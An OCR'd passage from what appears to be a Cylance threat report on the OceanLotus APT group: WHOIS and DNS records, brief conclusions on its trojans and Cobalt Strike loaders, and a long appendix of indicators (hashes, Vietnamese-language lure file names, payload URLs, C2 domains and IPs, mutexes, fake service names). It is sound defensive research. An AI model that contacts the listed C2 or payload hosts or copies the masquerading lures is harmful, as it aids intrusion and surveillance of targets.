
ns1.rebateukgov.co.uk,
ns2.rebateukgov.co.uk,
repo.paigeherzog.com,
rss.honoremarson.com,
ssl.wolfgangneudorf.com,
vm.rebateukgov.co.uk

Click to Filter

89.249.65.134


185.244.213.28

Whois



Attribute	Value
WHOIS Server	whois.ripe.net
Registrar	RIPE NCC
Email	abuse@m247.com (admin, tech)
Name	M247 LTD Paris Infrastructure (registrant)
Organization	M247-LTD-Paris (registrant) GLOBALAXS NOC PARIS (admin)
Street	114 Rue Ambroise Croizat (admin, tech)
City	93200, St Denis, Paris, France (admin, tech)
State	
Postal	
Country	FR (registrant, admin, tech)


Domains



RESOLUTIONS

	Resolve	First	Last
□	rss.honoremarson.com	2018-06-22	2018-06-22

First seen



2018-06-22

First Seen
rss.honoremarson.com

Unique Resolutions
rss.honoremarson.com

Click to Filter

Conclusions

OceanLotus employs both home-brew and off-the-shelf RATs. They use PowerShell scripts from open-source exploit kits, including MSFvenom, Veil, and DKMC, to load shellcode and DLL payloads into memory. C2 functionality is customized to the target, and all domains are registered through an anonymization service called PrivacyGuardian.

The Roland and Remy trojans share similarities and some code re-use with other known OceanLotus malware. The overall design and development of these threats indicate they come from a well-funded development team. The OceanLotus Group uses an expansive amount of custom library code that can easily be repurposed for maximum effectiveness against their next target.

Appendix

OceanLotus Table

+1-844-CYLANCE
sales@cylance.com
www.cylance.com

OceanLotus Table

MD5	SHA256	Source	File Names	Type	Name	Aliases	Size	Timestamp	First Seen ITW	Parent	Relationships	Hosted On	C2	IOCS	Notes
29a807b64777ea215b1953e091e8ea1c	d2619dd966f942d9870e7728d4fb238f83b5769d84f0850e3df35ab167da3a41	Cy	underwears.png	PS1 + DLL	Remy	Windshield	364353		11/8/17 0:32						
f9f843dc7c3486ea1ca979980a9fd318	72ab5a4086ab51b09bf0de3cff666fd0b50eb33581c06094d02f8283162fcf18	Cy	gnsdk_submit.dll, certcredprovider.dll.mui	DLL	Roland		272872	5/28/09 13:54	Apr-17						partially obfuscated
e1973fcd28806ef60f47d01f8b7cc23e	a5497ec98195e7731b3de4f2e8c28083f86f46818ddc42425713be5410b9540d	Cy	plugin.lst	DLL	CamCapture		120320	10/24/07 4:23	Nov-17				rss.honoremarson.com, repo.paigeherzog.com, ssl.wolfgangneudorf.com, help.angelinagerste.com, mms.garyschulze.com	Creates/queries the following values under [HKLM|HKCU]\Software\Microsoft\GameCenter\Identity: "ID", "Cert", "Counter"	
121918fd5630cb670d182c8483738bf1	d4008091d1b25214d7575881364d95f3ecdc0222f1e84c4c537ce87e5c4cd122	Cy	OsErXrdO, wpfgfx_v0300.dll	PS1 + EXE	Splinter	Komprogo (?)	2133014	7/13/10 11:49	Nov-17			http[:]//adstripstravel[.]com/resources/images/img.png			
a2859b211809978bd128a1025e403963	bacdb6a6bdd0b81c551ef30514dc3186f483b135fbc63759dd861d2de59585ad	Cy	img.png	PS1		CobaltStrike	289385		Nov-17			http[:]//adstripstravel[.]com/user.ico			
6575db1c50c5bdd0313622e16c08f79a	70a749a760e99471b6825818f9091f4ee08de538b4686fa0475f0df667e91643	Cy	user.ico	PS1		CobaltStrike	286001		Nov-17			http[:]//110.10.179[.]65:80/download/microsoft.jpg			
40f644f1957d0a30ba76470279e1463a	afaafe2944970913772d013853ecc297c66230fa25c78956ac53a6c933059276	9	microsoft.jpg	PS1		CobaltStrike	287984		5/23/17 21:04			http[:]//support.chatconnecting[.]com:80/icon.ico			
417a0ecf6459edf56ea704a9b5783208	aea41f0fe65b8d414fb0130089ffd84662e94062bbded7fcdfb144a8dc9156b3	9	icon.ico	PS1		CobaltStrike	264862		12/7/17 20:28						
d1e614479fee318904442c16c5ef4877	29bdd6341d59caa70a9e9f6229f7d4c2603d2ba333bc4573cf8c0faabe0f16af	5	hgfs.dll	DLL				5407928	9/1/14 11:43	5/23/17 0:43	ef68cfad4cdae58624d12ff97ae00e68aafae9e6f33f3bd23dffc37869a1e578				
1f8ade068ba6fbfe8605e0946bf2d79f	c2f5ee2b99b2160178e947099d54cea940c21911997246938d274e9c6a834bc8	5	ep7res01.dll	DLL				94720	10/20/10 20:09	5/23/17 0:43	ef68cfad4cdae58624d12ff97ae00e68aafae9e6f33f3bd23dffc37869a1e578				
c117ea93410ad849e7a3ff9293bcd9ab	9453ab44d0e10a59b322614b9a76ab87deb4c93bfce6466d5afa945ea8ebb7d6	5	hp6000.dll	DLL			94720	5/10/07 20:40	6/11/17 6:42						poses as QQ, loads backdoor module (Bundle.rdb)
0529b1d393f405bc2b2b33709dd57153	e6594d11244357537fa3ef5292cb52ccbd7c8f26a277f7003ade80964351878f	1	rtx.exe	EXE		Salgorea (Symc), Encryptor (360)	25904128	5/10/08 3:30	3/25/15 0:42						poses as QQ, loads backdoor module (Bundle.rdb)
41bced8c65c5822d43cadad7d1dc49fd	d3cf53d74868625d4ee00e367162798f829acf532bad69cf1b7ce959de0e072a	1	NetcaEKeyClient.exe	EXE		Salgorea (Symc), Encryptor (360)	8608256	4/24/10 18:51	2/2/15 20:44				png.eirahrlichmann.com, engine.lanaurmi.com, movies.onaldest.com (87.98.153.188), images.andychroeder.com (87.98.153.188)		
bc1ccc120d185a0c36b191ec6b74397c	c4d4169dc85ad57168b1efabdd32cb67a76c27ce1fb615685505b378ee345a3f	5	GoogleUpdateSetup.exe	EXE			2508288	1/24/08 7:47	8/2/17 21:49				png.eirahrlichmann.com, engine.lanaurmi.com, movies.onaldest.com (89.34.237.142), images.andychroeder.com (89.34.237.142)		
42123d2493598c9ac9803fe1b92ed032	969d97e3fe95de96971a65de02d2bf7fb7d81cbbda24dd47c3c1ffcf81bbcee3	5	GoogleUpdateSetup.exe	EXE			2511360	2/12/06 8:11	6/1/17 4:50			http[:]//template.ethanypin[.]com/KoreanTimesSSK.ttf	png.eirahrlichmann.com, engine.lanaurmi.com, movies.onaldest.com (89.34.237.142), images.andychroeder.com (89.34.237.142)		
3b53e66f34beb3cd30e6a7da457e86c8	34cf91444449399537973 1c887637c07fd6308e412a15518b60a2642820f09d4	5	KoreanTimesSSK.ttf, KB3033929.exe	EXE			1451520	2/13/11 16:41	6/11/17 6:42				png.eirahrlichmann.com, engine.lanaurmi.com, movies.onaldest.com (87.98.153.188), images.andychroeder.com (87.98.153.188)		
3bd041ef488806c55fbc40b4af24eabb	66f7850c039cd85acdcb9a68674ec7422f9ab6edc89d95fb877562ca26d71d52	5	7zS.sfx.exe	EXE			1709568	2/12/06 8:11	7/9/17 17:13				png.eirahrlichmann.com engine.lanaurmi.com, movies.onaldest.com (89.34.237.142), images.andychroeder.com (89.34.237.142)		
46745e29f15eedfabba7e080f6295200	3caaa69c5ce00e17efc61a83ad71823dcfcca6a7c9dc013be3d58b1c894d407a	5	So tay van de phap ly cho cac nha hoat dong nhan quyen_20170427.final.exe	EXE			8260608	10/19/11 23:29	6/11/17 11:31	54df4c7e55ceb16e875b07b621b66f577f42198b85872261cd9a5be885ede7d2		http[:]//template.ethanypin[.]com/Cursif.ttf	smtp.galamower.com (193.169.245.31), help.galaspot.net (193.169.245.31), system.galaburner.info (1.1.1.1)		
e02e37ea705f1066798f285836a6fc46	ef68cfad4cdae58624d12ff97ae00e68aafae9e6f33f3bd23dffc37869a1e578	4	Cursif.ttf	EXE			1517568	12/11/08 17:32	5/23/17 0:42		29bdd6341d59caa70a9e9f6229f7d4c2603d2ba333bc4573cf8c0faabe0f16af, c2f5ee2b99b2160178e947099d54cea940c21911997246938d274e9c6a834bc8		smtp.galamower.com (193.169.245.31), help.galaspot.net (193.169.245.31), system.galaburner.info (1.1.1.1)		
7edcae7740ee7e7c75699cfbb4d89310	e7c855161c6240beb0dec7b8209df8289be22eb9665cf71cf76228472c9de8b5	4	Excel.exe	EXE			1693696	12/21/10 21:49	7/23/17 4:45			https[:]//xc2dfa-sn3301.files.1drv[.]com/y4mzaSVTDpsdcSchibE9Jtc_czEWKouetlGePP89op0rwCx471q4Eaj8LKql7iprSszeUCMeFSyiKTAiyNM4ONPPW6q_13rgYs6iJwE85LGfIKneCt7SVosmeM8K_OZlnUn0NOiWGUa0S9vflX8YUBG4E6oE4Gss9vV3VhvxIAk-3eWztb5fY0v6CsXEbybiB8UDcTIj9dyK5ZwB1brAzUtQ/Install.RobotoSlab-Font.exe?download&psid=1	smtp.galamower.com (193.169.245.31), help.galaspot.net (193.169.245.31), system.galaburner.info (1.1.1.1)		
e71f3dc106852cd4648c41376204af9f	023a4f500af9aac9960066a96fb0d811e4e25df7d9d564b3d0cc899b7c2bb5b3	4	Install.RobotoSlab-Font.exe	EXE			2044928	12/27/11 16:09	6/23/17 10:08			http[:]//download-attachments.s3.amazonaws[.]com/d00377793cdfea033296436c67cf2b3cf8989048/c9c5fb3a-936b-456e-9878-2e95becde07e	http://185.141.27.116/xyz2, http://185.141.27.116/safebrowsing/rd/CltOb12nLW1IbHehcmUtd2hUdmFzEBAY7-0KIOkUDC7h2		
9eed9619eac172fa0b29de755907759c	16fdb8f388f5a8737130d952f752fc9201ffde8549ae583c7582ab01147d171d	4	WinWorld.exe, Bai viet hot can dang bao final.exe, Phu huynh khong tin tuong truong dai hoc hutech.exe	EXE		CobaltStrike	184832	6/14/17 7:38	6/24/17 5:19				http://185.141.27.116/xyz2, http://185.141.27.116/safebrowsing/rd/CltOb12nLW1IbHehcmUtd2hUdmFzEBAY7-0KIOkUDC7h2		
c4dbc10104f058fcc5500d61cd48746a	82369d8e376beb0c26d93e16f9794139163ce14e394d113a84a40f96bcde0cbb	4	flash_installer.exe	EXE		CobaltStrike	181760	6/14/17 7:38	6/19/17 9:03				http://193.169.244.213/WQLp, http://193.169.244.213/safebrowsing/rd/CltOb12nLW1IbHehcmUtd2hUdmFzEBAY7-0KIOkUDC7h2		
c781b4cde28609ff2d7b217671e1f110	45243bd5eb94718bcc0b36d941989d9e2d8c9329c059c3e537513e7fa21e0f5a	4	fids.exe	EXE		Cloudrunner (360)	70144	3/7/16 22:54	8/13/16 17:15				jeffreyue.com (46.183.222.84), Nasahlaes.com, Jeffreyue.com, Rackerasr.com		
fcd7227891271a65b729a27de962c0cb	b6b872de14275866bed7d9a7f685a382a29fa298394d21cdd365de452db5a3c8	6	FontExt.dll, adobe-font-pack.exe	EXE		Denis	1732096	11/16/11 9:54	10/15/17 6:47				urnage.com (173.209.43.20), alyerrac.com, ucaargo.com		Drops Salgorea DLL (loader) and SyLog.bin (encrypted backdoor)
58d2907361f6414742dcc5071ca20980	5dff6bc9e8898f2ed09ced9ac23b7e4d867e90c3efbe42726edcb01ecb0b1673	6	flashplayer26pp_ka-install.exe, rastlsc.exe	EXE		Denis	2639872	9/17/08 19:34	7/28/17 10:11		16a608f88ef13ebdb2287482aa29629e7b34664cf133ab7d653c15808e92f8fa	http[:]//dload01.s3.amazonaws[.]com/b89fdbf4-9f80-11e7-abc4-2209cec278b6b50a/FirefoxInstaller.exe	maerferd.com (46.183.223.107), Harinarach.com, Eoneorbin.com		Drops Salgorea DLL (loader) and SyLog.bin (encrypted backdoor)
eb2b52ed27346962c4b7b26df51ebafa	bdb83301a470d202480274df161638f83f8f26e7dda131a11b89a5a3d8259c73	6, 7, 10	FirefoxInstaller.exe, 7zS.sfx.exe	EXE		Denis	1673728	11/16/11 9:54	9/28/17 12:23		34ae9148a4db9993110e4fe4a0f8e9db17790b036ea0f5c236f53cbf845dd2a3	http[:]//103.53.197[.]172/Firefox%20Setup%20Stub.exe	tsworthoa.com (23.227.201.220), Tsworthoa.com, Orinneamoure.com, Lbertussbau.com		Drops Salgorea DLL (loader) and SyLog.bin (encrypted backdoor)

MD5	SHA256	Source	File Names	Type	Name	Aliases	Size	Timestamp	First Seen ITW	Parent	Relationships	Hosted On	C2	IOCS	Notes
1fa011e6a692ee95452c626e61b5263a	198e3c9e6f3dbcf586ac90486187ebfffdeb1c5d663131fc60c45451b04cce7a	6	Firefox Setup Stub.exe, 7zS.sfx.exe	EXE		Denis	1907712	11/16/11 9:54	9/15/17 16:44		30d6a4b9c41225c22b3d1bf2f1eab3d1c57c8b1a69502eab076a4f97f14023ac		urnage.com (173.209.43.20)		Drops Salgorea DLL (loader) and SyLog.bin (encrypted backdoor)
627e3ff5659b9a0ab9dc4b283c3288dd	5091430fac8b608ac612c35a1e29ce47cdeb22429657460dddc660727806b511	6	WinWord.exe, Chi tiet noi dung bai viet dang len bao.docx.exe	EXE		Denis	2033152	10/14/09 22:21	8/6/17 20:13		08744b41169f163d1fde59f98f4702cef46632a50b7c2bcbda60ae6626170a3b		arinaurna.com (74.121.190.150)		Drops Salgorea DLL (loader) and SyLog.bin (encrypted backdoor)
d592b06f9d112c8650091166c19ea05a	a17d4568ad5f745d36fc17846d3e0edf63d4e3c9fccb9861579e957f7a560217	6, 7	WinWord.exe, rastlsc.exe, Chi tiet danh sach nhan vien sai quy dinh can xu phat.exe	EXE		Denis	1503232	11/16/11 9:54	9/13/17 3:50		26529af7782a902c04ae01898c8b14c9f01302165335858ad666b10532584254		icmannaws.com (23.227.201.220), Icmannaws.com, Avidsontre.com, Lbertussbau.com		Drops Salgorea DLL (loader) and SyLog.bin (encrypted backdoor)
88152846c45924d5706a11523942c82b	8f00c2dab8cc32e0052b7779de0bdc8faa385e890415555e86efdfc3b01cc504	6, 7	20170905-Evaluation Table.xls.exe	EXE		Denis	1719808	11/16/11 9:54	9/8/17 9:11		0528e2fa94f3b1253fe6c6a534523645687672539546 30ab5cc141e41690ea43	http://cdn-download01.s3.amazonaws.com/07b3aa08-86-842a-48b1-8e57-383d56a0d2e9/FirefoxUpdate.exe	aulolloy.com (46.183.223.107)		Drops Salgorea DLL (loader) and SyLog.bin (encrypted backdoor)
05bc07fc6265e6affa8478118c02942a	890e5bd2650399d7fc3b543e8d1e65c0385f4d6003186245c8574c1913ca5d64	6	FirefoxUpdate.exe, 7zS.sfx.exe	EXE		Denis	1673728	11/16/11 9:54	9/27/17 9:53		6b560e2fc0be10d0ffd9e5440101f083ed7f5328735df79fd6c537c61bfcfe88		arinaurna.com (74.121.190.150), Arinaurna.com, Avidilleneu.com, Oftonlos.com		Drops Salgorea DLL (loader) and SyLog.bin (encrypted backdoor)
75a9d759678834ade92e6ed8c6de569	30d06e100215461ad1c5b3bdb7a3b65c61f0ad27ebd733c7a37f40bd4b64932e	6	WinWord.exe	EXE		Denis	1729024	11/16/11 9:54	9/21/17 12:33		7477db2fab4dc77213008682e3302d6dd30e3963885f0a156d14bd067fa5b5cc		tephens.com (74.121.190.150)		Drops Salgorea DLL (loader) and SyLog.bin (encrypted backdoor)
a7f98d3b7b7e2a7d1c194c2f26045618	c24e6d402a5adf1ece2d6a3dbe270e0904d43119d68e7862555505825a273cad	6	FontExt.dll	EXE		Denis	1500672	11/16/11 9:54	10/5/17 4:54		a40741b588147021ec0e9908857a2938f1d9bab73ebde18d2ea77feac053b1dc		traveroyce.com (198.50.234.111)		Drops Salgorea DLL (loader) and SyLog.bin (encrypted backdoor)
96b971c9ac868c8d9ae98618b9a9bddc	4ab2df974e5e563f611d7267916a00c18f819f5b8770ffcfadc5e1959047fb8e	6, 7	FontExt.dll, rastlsc.exe, RobototFontUpdate	EXE		Denis	1573376	11/16/11 9:54	10/5/17 10:38		06dec0082eac094dc0b4b3de8854f190f1d3112dada0d414d9a085a0ee309199		dwarduong.com (46.183.220.82), Erstin.com		
d95bbf9645994e891f3a8156eee9cbee	d7549b1ddd668c5706b680654b2c39b6e401c55ecf25d0c4b1bff6468426e7ed	6	WinWord.exe, Thu moi tham du hoi nghi.doc.exe	EXE		Denis	1290752	11/16/11 9:54	9/8/17 10:55				chinanetworkvub.info		
ba844b09524aea077f6a175da10a6bf0	7c2b7593bcabdb253ebcf4905367d6760f53ac118edb70a305502ef11a63ec12	4	myvtfile.exe	DOC		Downloader	38912		7/14/17 7:03		a70e7d11fb221210b50691d2904712313bc94370dd7893bf1bf4501018a112a9, 16fdb8f388f5a8737130d952f752fc9201ffde8549ae583c7582ab01147d171d		http[:]//lawph[.]info/download/images/user.gif		
fa6d09f010f11351a92c409fef7ba263	b6242d27c437a44b670c7a9a8a6bd2a92f6c4d66615310fadad146605d73e600	4	myfile.exe	DOC		Downloader	38912		5/23/17 10:09		9d57ce4d1578fe7b3651a98b41a62888a1b228d6152acfd3b5c3e0b4c81c77ad, 82369d8e376beb0c26d93e16f9794139163ce14e394d113a84a40f96bcde0cbb		http[:]//lawph[.]info/download/images/user.gif		
406dbee627ad8777d28ae2234a9e7c68	6b2a24e2818efff0e4571ae24f1aaffb9745c8b1426bfa57e6a7c067a7a074f8	4	Result Voting.xls	DOC		Downloader	105984		4/13/17 3:25				msofficecloud.org		
5475d81ce3b3e018c33fbc83bdc0aa68	a87a14347dfa87128a5e5eb85067dbb6aac9d28484c08923c55c36ab1a3a99fa	4	myvtfile.exe	DOC			Downloader	38912		7/14/17 7:03					
54bb003b233a2249bcd3f79fd8406727	e13cd452c0d9b8fa1a6f3a3b8722e35870efa0bec90bedf4eb757a9fe4c0c27b	4	HD_me_infect.doc	DOC		Downloader	130048		4/13/17 3:23			http[:]//chinanetworkvub[.]info/global/asian.jpg	Blog.panggin.org , yii.yiihao126.net	port numbers used: 443, 27408, 80, 40005	heavily obfuscated
90c3b5bcb26d83b34a81b302787933ba	a70e7d11fb221210b50691d2904712313bc94370dd7893bf1bf4501018a112a9	4	asian.jpg, 10007.vbs	PS1 + EXE		Salgorea (Symc)	1826566	10/21/05 6:27	4/5/17 9:17	7c2b7593bcabdb253ebcf4905367d6760f53ac118edb70a305502ef11a63ec12					
5458a2e4d784abb1a1127263bd5006b5	c161134bf3330c82eb0278fe54b2975c26301bdfdc4fc35d5344f9becf5574c7	2	2017 Statistical Report on Staff Salary and Allowances.doc	MIME/ DOC/VBA		Downloader	212546		3/2/17 7:01						
ce50e544430e7265a45fab5a1f31e529	1210384a9d0ca2e089efab14f2e9f6d55a3824031c1e589b96f854fb96411288	2	Thong tin.doc	MIME/ DOC/VBA		Downloader	79639		1/17/17 10:21						
4f761095ca51bfbbf4496a4964e41d4f	d0a725ee4602cd90493103648e6ec453b7987a016c19cff5c79cc42f4510e92f	2	Phan Vu Tutn CV.doc	MIME/ DOC/VBA		Downloader	655017		10/10/16 17:05						
e9abe54162ba4572c770ab043f576784	1eca9dfd04fd5272a656d6e6d41c9ccc21a2700a979addf612a4de3b071253f5	2	Ke hoach cuu tro nam 2017.doc	MIME/ DOC/VBA		Downloader	114686		3/1/17 3:55						
fba089444c769700e47c6b44c362f96b	703af242be581aa4c4c73b08ae57caf7c5d90f09f0991a963e07d02fb4209f75	2	Instructions to GSIS.doc	MIME/ DOC/VBA		Downloader	160291		2/21/17 6:51						
f6ee4b72d6d42d0c7be9172be2b817c1	84d9af7b24ce85c3e5d97236c8562fcd45d34d99b07412fbdaca697c5961723e	2	Hoi thao truyen thong doc lap.doc	MIME/ DOC/VBA		Downloader	656091		2/17/17 0:51						
aa1f85de3e4d33f31b4f78968b29f175	8c355092c7aaadb11748fd87ce528d3cdb483104e979d9b560af840eb8089f94	2	Gi y yêu c u b i th ng m i 2016 - H ng.doc	MIME/ DOC/VBA		Downloader	239300		8/31/16 2:50						
5180a8d9325a417f2d8066f9226a5154	fadb91606e09b86c39aad99b452525217563594dc9c610120860a38439adb243	2	Hoa don chi tiet tien no.doc	MIME/ DOC/VBA		Downloader	81305		2/25/17 18:44						
f6ee4b72d6d42d0c7be9172be2b817c1	84d9af7b24ce85c3e5d97236c8562fcd45d34d99b07412fbdaca697c5961723e	2	Thu moi tham du Hoi luan.doc	MIME/ DOC/VBA		Downloader	656091		2/17/17 0:51						
6baafffa7bf960dec821b627f9653e44	1fc1bc4d004ab51398070d8e3025fecf8878229cda8befdbc9a2faf592b8d876	2	Danh sach nhan vien lam viec sai quy dinh.doc	MIME/ DOC/VBA		Downloader	80047		9/6/16 10:20						
471a2e7341f2614b715dc89e803ffcac	209c52bc39e8fa3df3d4d12a4d1913f3751582b34898adf966dd227cd5a0c99a	2	N i-dung-qu ng-cáo.doc	MIME/ DOC/VBA		Downloader	228268		3/16/17 15:38						
f1af6bb36cdf3cff768faee7919f0733	453168b12bdc881bd6763fbc456620fd42efe6a718c6aecb2fa4982a44207999	2	HĐ DVPM-VTC 31.03.17.doc	MIME/ DOC/VBA		Downloader	169965		4/3/17 9:21				kiifd.pozon7.net, pad.werzo.net, shop.ownpro.net		
9831a7bfcf595351206a2ea5679fa65e	12f941f43b5aba416cbccabf71bce2488a7e642b90a3a1cb0e4c75525abb2888	1	FlashUpdate.app	Mach-O		MacOS backdoor	38324		9/28/15 9:26						
d802aa9938e87dc33cf2c7a07e920b0b	07154b7a45937f2f5a2cda5b701504b179d0304fc653edb2d0672f54796c35f7	3	Noi dung chi tiet	Mach-O		MacOS backdoor	96708		8/16/16 10:01						
025faee9578c97fbaa0da61d55691758	5c0cda1f5f7e69ec3d2b9c6c129f3b0509af84ff6e6f4b18b401f37777096027	9	WinWord.exe	EXE		CobaltStrike	157184	3/13/17 7:16	3/24/17 9:31						
dc1e8e868c347d310f24235eb4391559	8f667d56778a2c1d68fc33be1870ea0c5fda7173c8875eddb31a2a4a3b406f55	9	tx32.dll	DLL		CobaltStrike	310272	5/17/16 1:12	8/15/16 4:04						
e2e4b2f28d29fd19bb28287a4d99ede2	9afd2ccb1e2c434d296a6fa54fa5425c827e4172947c05a7db226076996a3715	9	Flash.exe	EXE		CobaltStrike	313856	11/4/16 10:25	12/28/16 9:51						
ac8b9e5c35e134da9ec701bcd9bcf760	e19fc649fe55d73eff5b1e3f7180d777fbc5d481855f0b4e8eb0b78a25212353	9	Flash.exe	EXE		CobaltStrike	313856	11/4/16 10:25	1/18/17 19:00						detected by Symc as Backdoor.Komprogo
05fb8bb25d02c96d17e8a4564f255252	d96f269b27138c282bd43beeb15f9f8ced006d2359ef43a79b98e3900e4f3a5e	VT	icons.exe, MsoCache.exe	EXE		Komprogo (Symc)	507392	2/6/07 22:53	8/30/17 2:59				z.nsquery.net, z.tonholding.com	Creates Mutex (8633f77ce68d3a4ce13b3654701d2daf_%USERNAME%)	
5394b09cf2a0b3d1caaecc46c0e502e3	087ef9f7ce4681d49c6fa8842785fedef21461f160a34fc37c75fed26ddfa91e	8	SndVolSSO.exe	EXE		Denis	198512	12/1/15 9:25	8/1/16 9:03				z.nsquery.net, z.tonholding.com	Creates Mutex (8633f77ce68d3a4ce13b3654701d2daf_%USERNAME%)	

MD5	SHA256	Source	File Names	Type	Name	Aliases	Size	Timestamp	First Seen ITW	Parent	Relationships	Hosted On	C2	IOCS	Notes
95a85454593426d42e45d11959801d58	10b09f64d75d748726a9b6a8880c6cd3cf8bcdb55c6b52e9a65940b27894f8e5	VT	SndVolSSO.exe	EXE		Denis	198512	12/16/15 9:29	12/22/17 1:50				z.nsquery.net, z.tonholding.com, z.gl-appspot.org, z.facebook-cdn.net	Creates Mutex (8633f77ce68d3a4ce13b3654701d2daf_%USERNAME%)	
facec411b6d6aa23ff80d1366633ea7a	155b13e582adeab564c60a1091b4dccc43ed78db290aa3e2da7e8bc1e039770c	8	mdnsNSP.exe	EXE		Denis	178688	12/26/13 12:19	3/10/17 22:48				z.vieweva.com, z.notificeva.com, z.tulationeva.com, z.teriava.com	Creates service (UPnP Device Hostz/upnphostz) c:\Program Files\CMAK\Support\en-US\msprivs.exe /k wcssvc	
27ac632a3a270900986d7afef67317a2	699eb46678331ec02318bfcab291125ed707e6ab2b68ca18a5680fcd850c12f6	9	msprivs.exe	EXE		Denis	190464	8/18/12 19:12	3/10/17 8:55				z.tonholding.com, z.nsquery.net	Creates service (Windows Color System/ WcsPlugInService) C:\Windows\xwizard.exe \k wcssvc	
02b2d905a72c4bb2abfc278b8ca7f722	7f38efc01d7388df1a00500b5e9c857e47501066b49a8fcb8324378daab32d1e	9	xwizard.exe, KB12345678.exe	EXE		Denis	231936	12/1/15 9:25	8/1/16 9:07				z.facebook-cdn.net, z.nsquery.net, z.tonholding.com, z.gl-appspot.org	Creates Mutex (8633f77ce68d3a4ce13b3654701d2daf_%USERNAME%)	
cf8d4728a093ce412d0477a2eadc2955	808a06b2726c642449d53dc01080a61bef3851eab9e0a99e44e3bbd19a74b63a	9	SwUSB.exe	EXE		Denis	179200	4/26/12 20:04	8/30/16 6:59				ns1.clearddns.com, search.ultraqueryns.biz	Creates service (Microsoft .NET Framework NGEN v2.0.50725_X86/clr_optimization_v2.0.50725_86) c:\Windows\Microsoft.NET\Framework\v2.0.50725\mscorsvw.exe /s netsvcs	
5421781c2c05e64ef20be54e2ee32e37	bb5114227ab5bb2e6bde5bcd876e437f72998ee88d27f7cbb15828c82666bef1	8	mscorsvw.exe	EXE		Denis	209920	12/21/15 2:35	3/8/17 17:01				z.notificeva.com, z.tulationeva.com, z.teriava.com, z.vieweva.com	Creates service (UPnP Device Hosts/upnphosts) C:\Windows\2be7b099\WerFault.exe /k wcssvc	
9b7b0060229c6e3fd8a6c6599867b866	c8baddcd5967b502106f408cbe770c2af0256d6d0fcd11893719c0ecc8bc6cfd	9	WerFault.exe	EXE		Denis	202240	6/22/07 18:17	3/9/17 20:21				ns1.openddns.info, search.ultraqueryns.net	Creates service (Microsoft .NET Framework NGEN v2.0.50725_X86/clr_optimization_v2.0.50725_86) c:\Windows\Microsoft.NET\Framework\v2.0.50725\mscorsvw.exe	
5bc2b316311c3d8104506795d843ca9d	cb999fb3a5982c6b59fdfcd9e9a5fbf5727a48faf25f66e8e1664b9b807b7d29	VT	mscorsvw.exe	EXE		Denis	300032	6/8/04 19:56	11/13/17 9:55				z.notificeva.com, z.vieweva.com, z.teriava.com, z.tulationeva.com	Creates Mutex (45f0b79fb0ddda42a5af2aad9de927a2_%USERNAME%)	
b7b990fe7884b1ec0998ac465b936b8c	ce478c8aabc980083a62f4ce4b040f1068e648d7cf6f3f94f283fd620eb8da24	9	CiscoEapFast.exe	EXE		Denis	179200	8/18/12 19:12	2/28/17 16:37	d957bccabad8af0e1b7fb7b7dd11a06d37656123ac97d353e1e93f0e72f35d49			z.tulationeva.com, z.vieweva.com, z.notificeva.com, z.teriava.com	Creates service (UPnP Device Hostz/upnphostz) c:\Program Files\CMAK\Support\en-US\msprivs.exe /k wcssvc, Creates Mutex (45f0b79fb0ddda42a5af2aad9de927a2_%USERNAME%) Drops Backdoor which masquerades as Cisco process to: "C:\Program Files\Cisco\Cisco EAP-FAST Module\en-US\CiscoEapFAST.EXE" - SHA256 - ce478c8aabc980083a62f4ce4b040f1068e648d7cf6f3f94f283fd620eb8da24, Creates copy of itself to: "C:\Program Files\CMAK\Support\en-US\msprivs.exe" - SHA256 - d957bccabad8af0e1b7fb7b7dd11a06d37656123ac97d353e1e93f0e72f35d49	
18dde939dd712165fc71b35175869697	d957bccabad8af0e1b7fb7b7dd11a06d37656123ac97d353e1e93f0e72f35d49	9	msprivs.exe	EXE		Denis	190464	8/18/12 19:12	2/24/17 6:49		ce478c8aabc980083a62f4ce4b040f1068e648d7cf6f3f94f283fd620eb8da24		ns1.clearddns.com, search.ultraqueryns.biz, 193.169.245.166:53	Creates Mutex (843f0711e1a54ac6009246ada311c06c_%USERNAME%)	
aea9fbb5b3cd8fcd48add7d9ca6ed639	ea2c54dc6a9cb33817f9967a20a841764e82b9bb399d6a8791c1fcb0dc6faa2f	VT	csc.exe	EXE		Denis	184136	11/13/05 21:52	3/24/17 8:48				z.gl-appspot.org, z.nsquery.net, z.facebook-cdn.net, z.tonholding.com	Creates Mutex (8633f77ce68d3a4ce13b3654701d2daf_%USERNAME%)	
